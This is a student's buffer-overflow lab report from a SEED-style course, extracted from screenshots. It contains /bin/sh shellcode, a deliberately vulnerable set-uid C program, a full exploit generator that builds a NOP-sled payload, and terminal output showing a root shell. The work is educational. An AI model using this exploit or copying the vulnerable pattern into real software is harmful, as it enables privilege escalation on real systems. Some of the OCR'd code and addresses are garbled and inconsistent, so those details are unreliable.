


Buffer Overflow Vulnerability Lab

Task 1: Exploiting the Vulnerability



The screenshot shows a Sublime Text window with four tabs: test.c, call_shellcode.c (which is the active tab), makefile, and callshell.c. The code in call_shellcode.c is a C program designed to write shellcode to a file. The shellcode itself is defined as a character array 'code' containing 11 lines of assembly-like instructions. The assembly instructions correspond to the following opcodes:

- Line 1: `\x31\xc0` (xorl %eax,%eax)
- Line 2: `\x50` (pushl %eax)
- Line 3: `\x68"/sh` (pushl \$0x68732f2f)
- Line 4: `\x68"/bin` (pushl \$0x6e69622f)
- Line 5: `\x89\xe3` (movl %esp,%ebx)
- Line 6: `\x50` (pushl %eax)
- Line 7: `\x53` (pushl %ebx)
- Line 8: `\x89\xe1` (movl %esp,%ecx)
- Line 9: `\x99` (cdq)
- Line 10: `\xb0\x0b` (movb \$0x0b,%al)
- Line 11: `\xcd\x80` (int \$0x80)

The main function allocates a buffer of size `sizeof(code)`, copies the shellcode into it, and then calls the buffer as if it were a function.

```
1 /* call_shellcode.c */
2 /*A program that creates a file containing code for launching s
3 #include <stdlib.h>
4 #include <stdio.h>
5 #include <string.h>
6 const char code[] =
7 "\x31\xc0"           /* Line 1: xorl %eax,%eax */
8 "\x50"                /* Line 2: pushl %eax */
9 "\x68""//sh"          /* Line 3: pushl $0x68732f2f */
10 "\x68""/bin"          /* Line 4: pushl $0x6e69622f */
11 "\x89\xe3"            /* Line 5: movl %esp,%ebx */
12 "\x50"                /* Line 6: pushl %eax */
13 "\x53"                /* Line 7: pushl %ebx */
14 "\x89\xe1"            /* Line 8: movl %esp,%ecx */
15 "\x99"                /* Line 9: cdq */
16 "\xb0\x0b"             /* Line 10: movb $0x0b,%al */
17 "\xcd\x80"             /* Line 11: int $0x80 */
18 ;
19
20 int main(int argc, char **argv)
21 {
22     char buf[sizeof(code)];
23     strcpy(buf, code);
24     ((void(*)( ))buf)();
25 }
```


Fig 1.1 code to start shell

```
[10/03/2016 23:41] seed@ubuntu:~/Desktop/lab3$ make  
gcc -z execstack -o callshellcode call_shellcode.c  
[10/03/2016 23:47] seed@ubuntu:~/Desktop/lab3$ ./callshellcode  
sh-4.2$ █  
$0000000000401000      /* Line 10: movl $0x80, %al */  
$0000000000401000      /* Line 11: int $0x80 */  
:  
int main(int argc, char **argv)
```

Fig 1.2 compile and run callshellcode

```
~/Desktop/lab3/stack.c - Sublime Text (UNREGISTERED)  
test.c * call_shellcode.c * stack.c * makefile * exploit.c *  
1  /* stack.c */  
2  /* This program has a buffer overflow vulnerability. */  
3  /* Our task is to exploit this vulnerability */  
4  #include <stdlib.h>  
5  #include <stdio.h>  
6  #include <string.h>  
7  int bof(char *str)  
8  {  
9      char buffer[24];  
10     /* The following statement has a buffer overflow problem */  
11     strcpy(buffer, str);  
12     return 1;  
13 }  
14  
15 int main(int argc, char **argv)  
16 {  
17     char str[517];  
18     FILE *badfile;  
19     badfile = fopen("badfile", "r");  
20     fread(str, sizeof(char), 517, badfile);  
21     bof(str);  
22     printf("Returned Properly\n");  
23     return 1;  
24 }
```

Fig 1.3 stack.c code



```
[10/04/2016 00:06] seed@ubuntu:~/Desktop/lab3$ sudo make
[sudo] password for seed:
sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
gcc -g -fno-stack-protector -z execstack stack.c -o stack
chown root stack
chmod 4755 stack
[10/04/2016 00:16] seed@ubuntu:~/Desktop/lab3$ ls -l stack
-rwsr-xr-x 1 root root 9783 Oct  4 00:16 stack
[10/04/2016 00:16] seed@ubuntu:~/Desktop/lab3$ █
```

Fig 1.4 compile stack.c and make it root set-uid file

The screenshot shows a Sublime Text window with multiple tabs open. The active tab is 'exploit.c'. The code in 'exploit.c' is as follows:

```
4 #include <stdio.h>
5 #include <string.h>
6 char shellcode[]=
7 "\x31\xc0" /* xorl %eax,%eax */
8 "\x50" /* pushl %eax */
9 "\x68""//sh" /* pushl $0x68732f2f */
10 "\x68""/bin" /* pushl $0x6e69622f */
11 "\x89\xe3" /* movl %esp,%ebx */
12 "\x50" /* pushl %eax */
13 "\x53" /* pushl %ebx */
14 "\x89\xel" /* movl %esp,%ecx */
15 "\x99" /* cdq */
16 "\xb0\x0b" /* movb $0x0b,%al */
17 "\xcd\x80" /* int $0x80 */
18 ;
19 void main(int argc, char **argv)
20 {
21     char buffer[517];
22     FILE *badfile;
23     /* Initialize buffer with 0x90 (NOP instruction) */
24     memset(&buffer, 0x90, 517);
25     /* You need to fill the buffer with appropriate contents here */
26     /* Save the contents to the file "badfile" */
27     if ((badfile = fopen(badfile, "r")) == NULL) {
28         fprintf(stderr, "Failed to open badfile file\n");
29         exit(EXIT_FAILURE);
30     }
31     fwrite(buffer, 517, 1, badfile);
32     fclose(badfile);
33 }
```

Fig 1.5 code of exploit.c

The screenshot shows a terminal window with the following session:

```
[10/04/2016 00:48] seed@ubuntu:~/Desktop/lab3$ make .....gcc -o exploit exploit.c 90 90 90 90 90
[10/04/2016 00:48] seed@ubuntu:~/Desktop/lab3$ ./exploit .....
[10/04/2016 00:48] seed@ubuntu:~/Desktop/lab3$ cat badfile
```

Fig 1.6 compile and run exploit.c




Fig 1.7 contents of badfile after run exploit

The figure shows a screenshot of a terminal window titled "Terminal". It displays the output of the command "gdb stack". The output includes the GDB version (7.4-2012.04-0ubuntu2.1), copyright information, license terms, and a stack dump. The dump shows the stack contents starting at address 0x804848a, which is the address of the "bof" function. A breakpoint is set at this address, indicated by the line "(gdb) b bof".

```
[10/04/2016 09:08] seed@ubuntu:~/Desktop/lab3$ gdb stack
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/seed/Desktop/lab3/stack...done.
(gdb) b bof
Breakpoint 1 at 0x804848a: file stack.c, line 11.
(gdb) 
```

Fig 1.8 gdb stack to debug and make breakpoint at bof function

```
(gdb) p &buffer
$1 = (char (*)[24]) 0xbffff118
(gdb) 
```

Fig 1.9 get buffer addr in stack

Wenbin Li SUID: 687150735

Fig 1.10 get info of fram 0 --- bof function

```
(gdb) p 0xfffff13c - 0xfffff118  
$2 = 36  
(gdb)
```

Fig 1.11 calculate difference between return address and buffer address

~/Desktop/lab3/exploit.c - Sublime Text (UNREGISTERED)

```
test.c      * call_shellcode.c      * stack.c      * makefile      * exploit.c      * calls
10  "\x68""/bin" /* pushl $0x6e69622f */
11  "\x89\xe3" /* movl %esp,%ebx */
12  "\x50" /* pushl %eax */
13  "\x53" /* pushl %ebx */
14  "\x89\xe1" /* movl %esp,%ecx */
15  "\x99" /* cdq */
16  "\xb0\x0b" /* movb $0x0b,%al */
17  "\xcd\x80" /* int $0x80 */
18 ;
19 /* Function that calls an assembly instruction
20    to return the address of the top of the stack */
21 unsigned long get_sp(void)
22 {
23     __asm__("movl %esp,%eax");
24 }
25 void main(int argc, char **argv)
26 {
27     char buffer[517];
28     FILE *badfile;
29     /* Initialize buffer with 0x90 (NOP instruction) */
30     memset(&buffer, 0x90, 517);
31     /* You need to fill the buffer with appropriate contents here */
32     /* Save the contents to the file "badfile" */
33     long buffer_addr = 0xbffff118;
34     long offset = 517 - 36 - sizeof(shellcode); /* distance of return addr and malicious code */
35     printf("offset = %d\n", offset);
36     long malicious_addr = buffer_addr + offset;
37     long *ptr = (long*)(buffer + 36);
38     *ptr = malicious_addr;
39     memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));
40     printf("0x%x\n", get_sp());
41     badfile = fopen("./badfile", "w");
42     fwrite(buffer, 517, 1, badfile);
43     fclose(badfile);
44 }
```

Fig 1.12 according result of debug rewrite code of exploit to make badfile

```
[10/04/2016 09:26] seed@ubuntu:~/Desktop/lab3$ make  
gcc -o exploit exploit.c  
exploit.c: In function ‘main’:  
exploit.c:35:2: warning: format ‘%d’ expects argument of type ‘int’, but argument  
t 2 has type ‘long int’ [-Wformat]  
exploit.c:40:2: warning: format ‘%x’ expects argument of type ‘unsigned int’, bu  
t argument 2 has type ‘long unsigned int’ [-Wformat]  
[10/04/2016 09:26] seed@ubuntu:~/Desktop/lab3$ ./exploit  
offset = 456  
0xfffffff148  
[10/04/2016 09:26] seed@ubuntu:~/Desktop/lab3$
```

Fig 1.13 compile and run exploit to make badfile




Fig 1.14 badfile shows return addr will be used to change original return address.





Fig 1.15 badfile shows malicious code be written at the end of badfile.

```
[10/04/2016 09:26] seed@ubuntu:~/Desktop/lab3$ ./exploit  
offset = 456  
0xfffffff148  
[10/04/2016 09:26] seed@ubuntu:~/Desktop/lab3$ ./stack  
sh-4.2# id  
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark),1000(seed)  
sh-4.2# █
```


Fig 1.16 run stack, and bufferoverflow to get root privilege.



The screenshot shows a Sublime Text window with multiple tabs. The active tab is 'stack.c'. The code in 'stack.c' has been modified from a buffer size of 517 to 12. The modified code is as follows:

```
1  /* stack.c */
2  /* This program has a buffer overflow vulnerability. */
3  /* Our task is to exploit this vulnerability */
4  #include <stdlib.h>
5  #include <stdio.h>
6  #include <string.h>
7  int bof(char *str)
8  {
9      char buffer[12];
10     /* The following statement has a buffer overflow problem */
11     strcpy(buffer, str);
12     return 1;
13 }
14
15 int main(int argc, char **argv)
16 {
17     char str[517];
18     FILE *badfile;
19     badfile = fopen("badfile", "r");
20     fread(str, sizeof(char), 517, badfile);
21     bof(str);
22     printf("Returned Properly\n");
23     return 1;
24 }
```

Fig 1.17 buffer size change to 12



The screenshot shows a terminal window with the title 'Terminal'. The terminal output is as follows:


```
[10/04/2016 09:46] seed@ubuntu:~/Desktop/lab3$ sudo make
sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
gcc -g -fno-stack-protector -z execstack stack.c -o stack
chown root stack
chmod 4755 stack
[10/04/2016 09:47] seed@ubuntu:~/Desktop/lab3$ ls -l stack
-rwsr-xr-x 1 root root 9783 Oct  4 09:47 stack
[10/04/2016 09:47] seed@ubuntu:~/Desktop/lab3$
```

Fig 1.18 compile and set root set-uid program

Wenbin Li SUID: 687150735

```
Locals at 0xbfffff138, Previous frame's sp is 0xbfffff140
Saved registers:
  ebp at 0xbfffff138, eip at 0xbfffff13c
(gdb) p &buffer
$1 = (char (*)[12]) 0xbfffff124
(gdb) p 0xbfffff13c - 0xbfffff124
$2 = 24
(gdb)
```

Fig 1.19 get buffer addr and calculate distance of buffer and return addr



The screenshot shows a Sublime Text window with multiple tabs open. The active tab is 'exploit.c'. The code in 'exploit.c' is as follows:

```
16  "\xb0\x0b" /* movb $0x0b,%al */
17  "\xcd\x80" /* int $0x80 */
18 ;
19 /* Function that calls an assembly instruction
20    to return the address of the top of the stack */
21 unsigned long get_sp(void)
22 {
23     __asm__("movl %esp,%eax");
24 }
25 void main(int argc, char **argv)
26 {
27     char buffer[517];
28     FILE *badfile;
29     /* Initialize buffer with 0x90 (NOP instruction) */
30     memset(&buffer, 0x90, 517);
31     /* You need to fill the buffer with appropriate contents here */
32     /* Save the contents to the file "badfile" */
33     long buffer_addr = 0xbfffff118;
34     long dis_buff_to_retAddr = 24;
35     long offset = 517 - dis_buff_to_retAddr - sizeof(shellcode); /* distance of return addr
36     printf("offset = %d\n", offset);
37     long malicious_addr = buffer_addr + offset;
38     long *ptr = (long*)(buffer + dis_buff_to_retAddr);
39     *ptr = malicious_addr;
40     memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));
41     printf("0x%x\n", get_sp());
42     badfile = fopen("./badfile", "w");
43     fwrite(buffer, 517, 1, badfile);
44     fclose(badfile);
45 }
```

Fig 1.20 change exploit code to adjust to buffer size of 12

```
[10/04/2016 09:59] seed@ubuntu:~/Desktop/lab3$ make
gcc -o exploit exploit.c
exploit.c: In function ‘main’:
exploit.c:36:2: warning: format ‘%d’ expects argument of type ‘int’, but argument 2 has type ‘long int’ [-Wformat]
exploit.c:41:2: warning: format ‘%x’ expects argument of type ‘unsigned int’, but argument 2 has type ‘long unsigned int’ [-Wformat]
[10/04/2016 09:59] seed@ubuntu:~/Desktop/lab3$ ./exploit
offset = 468
0xfffffff138
[10/04/2016 09:59] seed@ubuntu:~/Desktop/lab3$ ./stack
sh-4.2# id
